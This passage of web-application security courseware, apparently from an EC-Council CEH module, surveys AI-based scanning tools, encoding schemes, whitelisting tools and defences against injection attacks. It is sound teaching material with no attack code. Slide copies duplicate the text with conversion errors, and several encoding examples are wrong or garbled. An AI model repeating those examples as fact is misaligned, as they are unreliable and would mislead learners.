ZeroThreat.ai is an advanced AI-powered DAST tool designed to identify and mitigate vulnerabilities in real time. Unlike traditional static analysis tools, ZeroThreat.ai actively interacts with running applications, simulates attacks, and identifies potential security weaknesses that can be exploited by malicious actors. By leveraging machine-learning algorithms, it adapts to evolving threats and provide comprehensive context-aware security assessments.

Key Features of ZeroThreat.ai

- **Intelligent Crawling:** ZeroThreat employs an AI-driven crawler specifically designed to navigate complex web applications and APIs with speed and precision. This intelligent approach ensures thorough exploration and detection of vulnerabilities.
- **Threat Intelligence Integration:** ZeroThreat incorporates threat intelligence feeds, allowing it to detect anomalies and identify emerging threats by analyzing application behavior. By understanding the latest attack vectors, ZeroThreat can proactively identify and mitigate potential security risks.
- **Minimizing False Positives:** ZeroThreat's AI capabilities significantly reduce false positives, ensuring that security teams focus on genuine vulnerabilities and prioritize effective remediation efforts. This focus on accuracy makes ZeroThreat a valuable tool for ethical hacking and penetration testing.
- **Integration Capabilities:** ZeroThreat easily integrates with existing CI/CD pipelines, allowing automated security testing throughout the development lifecycle.
- **Fast Scanning Speeds:** The AI-powered scanning capabilities of ZeroThreat allow for the rapid identification of critical vulnerabilities. This enables developers and security teams

to address security risks early, thereby minimizing the potential exposure window for attackers.




Figure 14.155: Screenshot of ZeroThreat.ai

Additional AI-Powered Dynamic Application Security Testing Tools

Some additional AI-powered tools that assist in DAST include the following:

- **VoltSec.io**

Source: <https://www.voltsec-io.com>

VoltSec.io combines AI-driven analyses with the knowledge and experience of certified ethical hackers. This collaborative approach ensures that vulnerabilities are not only identified but also thoroughly analyzed and prioritized based on potential risks. Ethical hackers leverage AI findings to delve deeper, providing actionable insights and a clear understanding of the security posture.

- **AppCheck**

Source: <https://appcheck-ng.com>

AppCheck is a vulnerability scanning tool designed for automated penetration testing on a scale that leverages advanced AI algorithms to deliver comprehensive and efficient vulnerability detection.

- **Aptori**

Source: <https://apitori.dev>

Aptori initiates the process with a reconnaissance phase. During this phase, AI algorithms gather and analyze information regarding the target system or network from various sources. This information gathering helps identify potential attack vectors that malicious actors might exploit.

- **Pentest Copilot**

Source: <https://copilot.bugbase.ai>

This tool leverages AI to streamline penetration testing by offering automated testing, real-time vulnerability detection, and detailed reporting.

- **Hackules**

Source: www.hackules.com

Hackules utilizes AI to enhance web application security testing by automating vulnerability detection and prioritizing critical issues, thereby streamlining the process for security professionals.

- **Beagle Security**

Source: www.beaglesecurity.com

This platform focuses on automated vulnerability assessment for web applications. By integrating it with CI/CD pipelines, it delivers continuous testing, detailed vulnerability reports, and remediation guidance, facilitating robust security throughout the development lifecycle.

- **Veracode**

Source: <https://www.veracode.com>

Veracode, a leading application security platform, utilizes a combination of static, dynamic, and software composition analyses to proactively identify vulnerabilities within the software. By integrating automated testing into the development process, Veracode enables the early detection and remediation of security flaws. The platform offers comprehensive scanning of various vulnerabilities, detailed reporting, and remediation guidance, ultimately strengthening the overall application security posture of an organization.

- **Vigilicity**

Source: <https://www.vigilicity.com>

This platform prioritizes real-time security monitoring and incident response. It leverages advanced threat intelligence for the swift detection and response to security incidents. Vigilicity enhances the overall cybersecurity resilience by providing comprehensive threat visibility, automated response capabilities, and detailed incident reports.

- **DevOps Security**


Source: <https://www.devops.security>

DevOps.Security seamlessly integrates security practices into the DevOps lifecycle for application protection. It offers automated vulnerability scanning, secret management, and access control to proactively address security risks. DevOps.Security ensures secure software delivery while maintaining DevOps' agility by fostering collaboration between the development, security, and operations teams.

Source Code Review

- Source code reviews are used to **detect bugs and irregularities** in developed web applications.
- It can be performed **manually** or by **automated tools** to identify specific areas in the application code that **handle functions** regarding authentication, session management, and data validation.
- It can identify **vulnerabilities to non-validated data** as well as **poor coding techniques** of developers that allow attackers to exploit the web applications.

Manual Code Review



Automated Code Review





Diagram © EC-Council. All Rights Reserved. Reproduction in Whole or in Part is Prohibited. Visit www.ec-council.org

Source Code Review

Source code reviews are used to detect bugs and irregularities in the developed web applications. They can be performed manually or using automated tools to identify specific areas in the application code to handle functions regarding authentication, session management, and data validation. They can identify un-validated data vulnerabilities and poor coding techniques of developers that allow attackers to exploit the web applications.

Manual Code Review



Automated Code Review




Figure 14.156: Manual and automated source code review

105 - Module M | Hacking Web Applications

EC-Council C|EH®

Encoding Schemes

- Web applications employ different encoding schemes for their data to safely handle unusual characters and binary data in the way you intend.

Types of Encoding Schemes

URL Encoding

- URL encoding is the process of converting URLs into valid ASCII format so that data can be safely transported over HTTP.
- URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in hexadecimal such as:
 - %0d =
 - %0a New line
 - %20 space
- An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document.
- It defines several **HTML entities** to represent usual characters such as:
 - &
 - <
 - >

HTML Encoding

Source: © EC-Council. All Rights Reserved. Unauthorized use of this material is illegal.

106 - Module M | Hacking Web Applications

EC-Council C|EH®

Encoding Schemes (Cont'd)

Unicode Encoding

16-bit Unicode Encoding

- It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal.
- %u2215 /

UTF-8

- It is a variable-length encoding standard that uses each byte expressed in hexadecimal and preceded by the % prefix.
- %c2%a0 ©
- %e2%80%a0

Base64 Encoding

- The Base64 encoding scheme represents any binary data using only printable ASCII characters.
- Usually, it is used for encoding email attachments for safe transmission over SMTP, but it is also used for encoding user credentials.
- Example:

Binary encoding of "cake" =
01100011011000010110101101100101
Base64 encoding: 01011001 00110010
01000110 01110010 01011010
01010001 00111101 00111101

Hex Encoding

- The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data.

Example:

Hello: d8 b5 6c get 6f
Join: AA 61 73 6F 6E



Source: © EC-Council. All Rights Reserved. Unauthorized use of this material is illegal.

Encoding Schemes

Encoding is the process of converting source information into its equivalent symbolic form, which helps in hiding the meaning of the data. At the receiving end, the encoded data is decoded into the plaintext format. Decoding is the reverse process of encoding. Web applications employ different encoding schemes for their data to safely handle unusual characters and binary data in the intended manner.

Types of Encoding Schemes

▪ URL Encoding

Web browsers/web servers permit URLs to contain only printable characters of ASCII code that can be understood by them for addressing. URL encoding is the process of converting a URL into a valid ASCII format so that data can be safely transported over HTTP. Several characters in this range have special meanings when they are mentioned in the URL scheme or HTTP protocol. Thus, these characters are restricted. URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in the hexadecimal format, such as:

- %3d =
- %0a New line
- %20 space

▪ HTML Encoding

An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document. HTML encoding replaces unusual characters with strings that can be recognized while the various characters define the structure of the document. If you want to use the same characters as those contained in the document, you might encounter problems. These problems can be overcome using HTML encoding. It defines several HTML entities to represent particularly usual characters such as:

- & &
- < <
- > >

▪ Unicode Encoding

Unicode encoding is of two types: 16-bit Unicode encoding and UTF-8.

○ 16-bit Unicode Encoding

It replaces unusual Unicode characters with "%u" followed by the character's Unicode codepoint expressed in the hexadecimal format.

- %u2215 /

○ UTF-8

It is a variable-length encoding standard that expresses each byte in the hexadecimal format and prefixes it with %.

- %e2%a9 ©
- %e2%89%a0

- **Base64 Encoding**

The Base64 encoding scheme represents any binary data using only printable ASCII characters. In general, it is used for encoding email attachments for safe transmission over SMTP and also for encoding user credentials.

For example: The binary value of cake is

cake = 01100011011000010110101101100101

converting this binary value to Base64 encoding (binary format)

Base64 Encoding: 01011001 00110010 01000110 01110010 01011010
01010001 00111101 00111101

- **Hex Encoding**

The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data.

For, example:

Hello 48 65 6C 6C 6F

Jason 4A 61 73 6F 6E

Whitelisting vs. Blacklisting Applications

Application Whitelisting

- Application whitelisting contains a list of application components such as software libraries, plugins, extensions, and configuration files, which can be permitted to execute in the system.
- It helps in preventing the unauthorized execution and spreading of malicious programs.
- Whitelisting avoids the installation of unapproved or vulnerable applications.
- Whitelisting provides greater flexibility by providing protection against ransomware or malware attacks.

Application Blacklisting

- Application blacklisting contains a list of **malicious applications or software** that are not permitted to be executed in the system or the network.
- It helps in **blocking malicious applications** that can cause potential damage or attack.
- Blacklisting is a **threat-centric method** as it cannot detect modern threats and results in attacks that lead to data loss.
- It is important to regularly update the backlist for protection against latest malware attacks.

Source: EC-Council, Certified Ethical Hacker, Version 8.0, © 2018 EC-Council, Inc. All rights reserved. This document is for personal use only. Any unauthorized distribution is strictly prohibited.

Whitelisting vs. Blacklisting Applications

Web applications have played an important role in the adoption of digital transformation globally. Such rapid development has motivated attackers to compromise system security using different techniques that exploit the flaws and breaches present in the applications. To thwart these attacks, security professionals need to implement various security policies and testing strategies.

Whitelisting and blacklisting is one such security strategy that can retain the applications, networks, and infrastructures securely. Using this strategy, one can create a list of entities that should be allowed and those that should be blocked. Thus, any malicious software can be effectively blocked before it enters the organizational network.

Application Whitelisting

Application whitelisting specifies a list of applications components such as software libraries, plugins, extensions, and configuration files, or legitimate software that can be permitted to execute in the system. It helps in preventing unauthorized execution and spreading of malicious programs. It can also prevent the installation of unapproved or vulnerable applications. Whitelisting provides greater flexibility by providing protection against ransomware and other types of malware attacks on web applications.

Application Blacklisting

Application blacklisting specifies malicious applications or software that are not permitted to be executed in the system or the network. Blacklisting can be performed by blocking malicious applications that can cause potential damage or lead to attacks. Blacklisting is a threat-centric method; it cannot detect modern threats and results in attacks leading to data loss. Hence, it is important to update the backlist regularly to

defend against the latest malware attacks. Application blacklisting can be performed by adding the names of applications to be blocked at the firewall level or installing specific software to block the applications.

- **Blacklisting and whitelisting for basic URL management**

URL blacklisting prevents the user from loading web pages from the blacklisted URLs. The user can access all URLs except those in the blacklist. URL whitelisting permits the users to access only specific URLs as exclusions to those that are added to the URL blacklist.

URL whitelisting is performed using the following methods:

- **Allow access to all URLs except the blocked ones:** Whitelisting can allow the users to access the rest of the network applications
- **Block access to all URLs except permitted ones:** Whitelisting can permit access to a limited list of URLs
- **Define exceptions to very restrictive blacklists:** Whitelisting lets users access schemes, subdomains of other domains, specific paths, or ports
- **Allow the browser to open applications:** Whitelisting is performed only for specific external protocol handlers so that the browser can automatically execute applications

URL blacklisting is performed using the following methods:

- **Allow access to all URLs except the blocked ones:** Blacklisting prevents users from accessing blocked websites
- **Block access to all URLs except permitted ones:** Blacklisting blocks access to all malicious URLs
- **Define exceptions to very restrictive blacklists:** Blacklisting restricts access to all URLs that are vulnerable to attacks
- **Allow the browser to open apps:** Blacklisting prevents the browser from automatically executing applications

30. Module M | Hacking Web Applications

EC-Council C|EH™

Application Whitelisting and Blacklisting Tools

ManageEngine Application Control Plus

ManageEngine Application Control Plus automates the placement of applications in whitelists and blacklists based on specified control rules.



The screenshot shows a software interface titled "ManageEngine Application Control Plus". It has a top navigation bar with tabs like "Dashboard", "Applications", "Deployment", "Group Management", "Audit", "Audit Log", "Help", and "Logout". Below the navigation is a search bar. The main area displays a table with columns for "Name", "Status", and "Actions". The "Status" column contains icons: green checkmarks for approved, red X's for blocked, and blue question marks for pending. The "Actions" column has a "Details" link. At the bottom right of the interface is the URL "https://www.manageengine.com".

BitDefender
<http://www.bitdefender.com>

Cisco Umbrella
<https://umbrella.cisco.com>

Symantec Endpoint Application Control
<http://www.symantec.com>

BrowserControl
<http://www.browsercontrol.com>

Swat! WAF
<http://swat.net>

Source: © EC-Council Certified Ethical Hacker. Reproduced with permission from EC-Council. All rights reserved.

Application Whitelisting and Blacklisting Tools

Various tools that help security professionals in application whitelisting and blacklisting are discussed below.

- **ManageEngine Application Control Plus**

Source: <https://www.manageengine.com>

ManageEngine Application Control Plus automates the placement of applications in whitelists and blacklists based on specified control rules. With its built-in, sophisticated Endpoint Privilege Management feature, Application Control Plus enables organizations to establish the principle of least privilege (PoLP) and zero trust by allowing only authorized access to applications and their related privileges.




Figure 14.157: Screenshot of ManageEngine Application Control Plus.

Some additional application whitelisting and blacklisting tools are as follows:

- BitDefender (<https://www.bitdefender.com>)
- Cisco Umbrella (<https://umbrella.cisco.com>)
- Symantec Endpoint Application Control (<https://www.broadcom.com>)
- BrowseControl (<https://www.currentware.com>)
- Sucuri WAF (<https://sucuri.net>)

29 - Module M | Hacking Web Applications

EC-Council C|EH™

Content Filtering Tools

TitanHQ WebTitan

WebTitan helps security professionals eliminate malicious content at the source, **blocking malware, phishing attempts, viruses, ransomware, and access to malicious sites**.



The screenshot shows the WebTitan dashboard with sections for Overview, Analytics, and Firewall. It includes a chart for 'File Transferred and Blocked' with values: 14.7k, 1.2k, 14.6k, and 52.

NG Firewall Complete
<https://www.titanhq.com/>

Smoothwall Filter
<https://www.smoothwall.com/>

FortiGuard URL Filtering Service
<https://www.fortinet.com/>

Barracuda Web Security Gateway
<https://www.barracuda.com/>

OpenDNS
<https://www.opendns.com/>

Source: © EC-Council. All Rights Reserved. Reproduction in Whole or in Part is Prohibited without Prior Written Consent. <http://www.ec-council.org>

Content Filtering Tools

Content filtering tools are software or hardware solutions designed to control and manage access to web content based on predefined criteria. The tools enable organizations to enforce policies regarding Internet usage, blocking or allowing access to specific websites, applications, or specific types of content.

- **TitanHQ WebTitan**

Source: <https://www.titanhq.com>

WebTitan helps security professionals eliminate malicious content at the source, blocking malware, phishing attempts, viruses, ransomware, and access to malicious sites. It defines URL filtering policies and controls Internet access for users or groups, helping to block or allow access to specific URLs or websites.




Figure 14.158: Screenshot of TitanHQ WebTitan

Some additional application content filtering tools are as follows:

- NG Firewall Complete (<https://edge.arista.com>)
- Smoothwall Filter (<https://smoothwall.com>)
- FortiGuard URL Filtering Service (<https://www.fortinet.com>)
- Barracuda Web Security Gateway (<https://www.barracuda.com>)
- OpenDNS (<https://www.opendns.com>)

00 - Module M | Hacking Web Applications

EC-Council C|EH®

How to Defend Against Injection Attacks

SQL Injection Attacks

- Limit the length of user input.
- Use custom error messages.
- Monitor DB traffic using an IDS and a WAF.
- Disable commands such as xp_cmdshell.
- Isolate the database server and web server.

LDAP Injection Attacks

- Perform type, pattern, and domain value validation on all input data.
- Make the LDAP filter as specific as possible.
- Validate and restrict the amount of data returned to the user.
- Implement tight access control on the data in the LDAP directory.
- Use LDAPS (LDAP over SSL) to secure communication on the web server.

Command Injection Flaws

- Perform input validation.
- Escape dangerous characters.
- Use language-specific libraries that avoid problems due to shell commands.
- Perform input and output encoding.
- Use a safe API that entirely avoids the use of the interpreter.

File Injection Attacks

- Stringly validate user input.
- Consider implementing a `chroot` jail.
- PHP: Disable `allow_url_open` and `allow_url_include` in `php.ini`.
- PHP: Disable `register_globals` and use `E_STRICT` to find uninitialized variables.
- PHP: Ensure that all file and stream functions (`stream_*`) are carefully vetted.

© 2014 EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is prohibited.

01 - Module M | Hacking Web Applications

EC-Council C|EH®

How to Defend Against Injection Attacks (Cont'd)

Server-Side JS Injection

- Ensure that user inputs are strictly validated on the server side.
- Avoid using the `eval()` function to parse the user input.
- Never use multiple commands that have identical effects.
- Use `JSON.parse()` instead of `eval()` to parse JSON input.
- Include "use strict" at the beginning of each function.

Server-Side Template Injection

- Do not create templates from user inputs.
- Execute the template inside a **sandboxed environment**.
- Ensure that **dynamic data** are passed to a template using the template engine's built-in functionality.
- Avoid using template engines that support **dynamic code execution**.

Server-Side Include Injection

- Validate user input and ensure it does not include SSI directives.
- Apply HTML encoding to the user input before execution.
- Ensure directives are confined only to the web pages where they are required.
- Avoid using pages with filename extensions such as .shtml, .shtm and .shtml.

Log Injection

- Pass log codes instead of messages through parameters.
- Use **correct error codes** and easily recognizable error messages.
- Avoid using API calls to log actions due to their visibility in browser network calls.
- Use **structured formats** such as JSON or XML for logging.

© 2014 EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is prohibited.

How to Defend Against Injection Attacks (Cont'd)

HTML Injection

- Validate all the user inputs to remove the HTML-syntax substrings from user-supplied text.
- Check the inputs for unwanted script or HTML code such as <script></script>, <html></html>.
- Ensure that user outputs are also encoded, examined, and validated along with user inputs.
- Enable the `HttpOnly` flag on the server side to ensure that all the cookies generated by the application are not available to the client user.

CRLF Injection

- Use any function to encode CRLF special characters and avoid using the user input in the response headers.
- Update the version of the programming language that disallows the injection of CR and LF characters.
- Check and remove any newline strings in the content before passing it to the HTTP header.
- Encrypt the data that is passed to the HTTP headers to hide the CR and LF codes.
- Configure `XSSUrlFilter` in the web application to prevent CRLF injection attacks.

XSS Attacks

- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification.
- Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use.
- Use a web application firewall to block the execution of malicious scripts.
- Convert all non-alphanumeric characters to HTML character entities before displaying the user input in search engines and forums.
- Encode input and output and filter metacharacters in the input.

Source: © EC-Council, All Rights Reserved. Reproduction in whole or in part is strictly prohibited without written consent.

How to Defend Against Injection Attacks

SQL Injection Attacks

- Limit the length of user input.
- Use custom error messages.
- Monitor DB traffic using an IDS and a WAF.
- Disable commands such as `xp_cmdshell`.
- Isolate the database server and web server.
- Always use a method attribute set for POST and a low-privileged account for DB connections.
- Run a database service account with minimal rights.
- Move extended stored procedures to an isolated server.
- Use typesafe variables or functions such as `isNumeric()` to ensure typesafety.
- Validate and sanitize user inputs passed to the database.
- Avoid using dynamic SQL or constructing queries with user input.
- Use prepared statements, parameterized queries, or stored procedures to access the database.
- Display the minimum required information and use the "RemoteOnly" customErrors mode to display verbose error messages on the local machine.

- Perform proper escaping and character filtering to avoid special string characters and symbols such as single quotes (').
- Always set the whitelist logically instead of the blacklist to avoid bad code.
- Use object-relational mapping (ORM) frameworks to make the conversion of SQL result sets into code objects more consistent.
- Use vulnerability scanners to identify possible entry points.
- Avoid using shared databases and the same account for multiple databases.
- Insist that the individuals involved in application development consider all the risks associated with SQL injection.
- Always use the latest versions of programming languages and technologies for development.
- Regularly update and patch applications and database servers.
- Harden OSes and applications by following the guidelines issued by vendors.
- Disable unnecessary functionalities of the database.
- Audit databases, logs, privileges, and binding terms regularly.
- Scan applications with a dynamic web vulnerability scanner to prevent code injection.
- Enumerate the authorized values within a conditional statement.
- Properly escape all user-supplied input. However, escaping should not be relied upon solely; it should be used in conjunction with other measures.
- Use Object-Relational Mapping (ORM) tools to automatically parameterize queries, reducing the risk of SQL injection.
- Grant the minimum necessary privileges to database accounts.
- Avoid using accounts with admin privileges for everyday application operations.

▪ Command Injection Flaws

The simplest way to defend against command injection flaws is to avoid them wherever possible. Some language-specific libraries perform identical functions for many shell commands and some system calls. These libraries do not contain the operating system shell interpreter and hence ignore maximum shell command problems. For those calls that must still be used, such as calls to backend databases, one must carefully validate the data to ensure that it does not contain malicious content. One can also arrange various requests in a pattern, which ensures that all the given parameters are treated as data instead of potentially executable content.

Most systems call and use stored procedures with parameters that accept valid input strings to access a database or prepared statements to provide significant protection, ensuring that the supplied input is treated as data, which reduces but does not

completely eliminate the risk involved in these external calls. One can always authorize the input to ensure the protection of the application in question. For this reason, it is important to use the least-privileged accounts to access a database to minimize the attack possibility.

Another robust measure against command injection is to run web applications with the privileges required to carry out their functions. Therefore, one should avoid running the web server as a root or accessing a database as a DBADMIN; otherwise, an attacker may be able to misuse administrative rights. The use of Java sandbox in the J2EE environment stops the execution of system commands. External commands are used to check the user information when he/she provides it. Create a mechanism for handling all possible errors, timeouts, or blockages during the calls. Check all the output, return, and error codes from the call to ensure that it performs as expected. Doing so allows users to determine whether something has gone wrong. Otherwise, an attack might occur and never be detected.

Some countermeasures against command injection flaws are as follows:

- o Perform input validation.
- o Escape dangerous characters.
- o Use language-specific libraries that avoid problems due to shell commands.
- o Perform input and output encoding.
- o Use a safe API that avoids use of the interpreter entirely.
- o Structure requests so that all supplied parameters are treated as data rather than potentially executable content.
- o Use parameterized SQL queries.
- o Use modular shell disassociation from the kernel.
- o Use built-in library functions and avoid calling OS commands directly.
- o Implement the least privileges to restrict the permissions to execute the OS commands.
- o Avoid executing commands such as exec or system without proper validation and sanitization.
- o Implement Python as a web framework instead of PHP for application development.
- o Scan the applications with a dynamic web vulnerability scanner to prevent code injection.
- o Enumerate the authorized values within a conditional statement.
- o Use whitelists for allowed characters for input data.
- o Utilize content security policy headers.

- Properly escape any input that will be used in shell commands to prevent injection. However, escaping should be used cautiously and not as the sole protection mechanism.
- Utilize security libraries and frameworks designed to handle command execution safely.
- Avoid using shell commands altogether when there are safer alternatives available within the programming language or framework.

- **LDAP Injection Attacks**

An LDAP injection attack is similar to an SQL Injection: attacks on web applications co-opt the user input to create LDAP queries. Execution of malicious LDAP queries in the applications creates arbitrary queries that disclose information such as username and password, thus granting attackers unauthorized access and admin privileges.

Some countermeasures against LDAP injection attacks are as follows:

- Perform type, pattern, and domain value validation on all input data.
- Make the LDAP filter as specific as possible.
- Validate and restrict the amount of data returned to the user.
- Implement tight access control on the data in the LDAP directory.
- Perform dynamic testing and source code analysis.
- Sanitize all the user-end inputs and escape any special characters.
- Avoid constructing LDAP search filters by concatenating strings.
- Use the AND filter to enforce restrictions on similar entries.
- Use LDAPS (LDAP over SSL) for encrypting and securing the communication on the web servers.
- Establish the LDAP binding account in the environment with the least privileges possible.
- Configure LDAP with bind authentication.
- Use SaaS-based testing services for combating LDAP injection attacks.
- Enforce RBAC mechanisms to restrict users access to LDAP directory objects.
- Monitor LDAP traffic and audit logs for suspicious or unauthorized LDAP query activities.
- Enable input validation to identify and intercept unauthorized input before incorporating into LDAP queries.
- Remove or escape any special characters that have special meaning in LDAP queries, such as *, (,), \, &, and |.
- Properly escape special characters in user inputs that are included in LDAP queries.

- Use libraries and frameworks that provide built-in protection against LDAP injection attacks.
 - Follow the principle of least privilege by ensuring the LDAP service account used by the application has the minimum necessary privileges.
 - Avoid using highly privileged accounts for LDAP queries.
- **File Injection Attacks**

Attackers use scripts to inject malicious files into the server, allowing them to exploit vulnerable parameters and execute malicious code. Such an attack allows temporary data theft and data manipulation, and it can provide attackers with persistent control of the server.

Some countermeasures against file injection attacks are as follows:

- Strongly validate the user input.
- Consider implementing a chroot jail.
- PHP: Disable allow_url_fopen and allow_url_include in php.ini.
- PHP: Disable register_globals and use E_STRICT to find uninitialized variables.
- PHP: Ensure that all file and stream functions (stream_*) are carefully vetted.
- Configure a separate database for the files and file paths, along with a unique identifier/ID for each path, to avoid MITM attacks.
- Avoid the execution of files in default directories and enable the auto-download header option for server-side communications.
- Check for PHP wrappers such as PHP filter and PHP ZIP to prevent access to sensitive files in the local server's file system.
- Maintain a whitelist for the allowable file types and file size limits before execution.
- Employ a WAF security layer for monitoring the file injection attacks at the server.
- Use content security policy (CSP) headers to reduce the risk of XSS attacks which could facilitate file injection.
- Configure the application to disable remote file inclusion capabilities if not required.
- Limit the types of files that can be uploaded to a server.
- Ensure that the uploaded file content matches its declared file type by checking the file's MIME type.
- Store uploaded files in a directory outside the web root to prevent direct access via a URL.
- Rename files on upload to avoid direct access using predictable naming conventions.
- Use secure random functions to generate file names or paths.

- Apply the principle of least privilege by ensuring that the application and users have the minimum necessary permissions to files and directories.
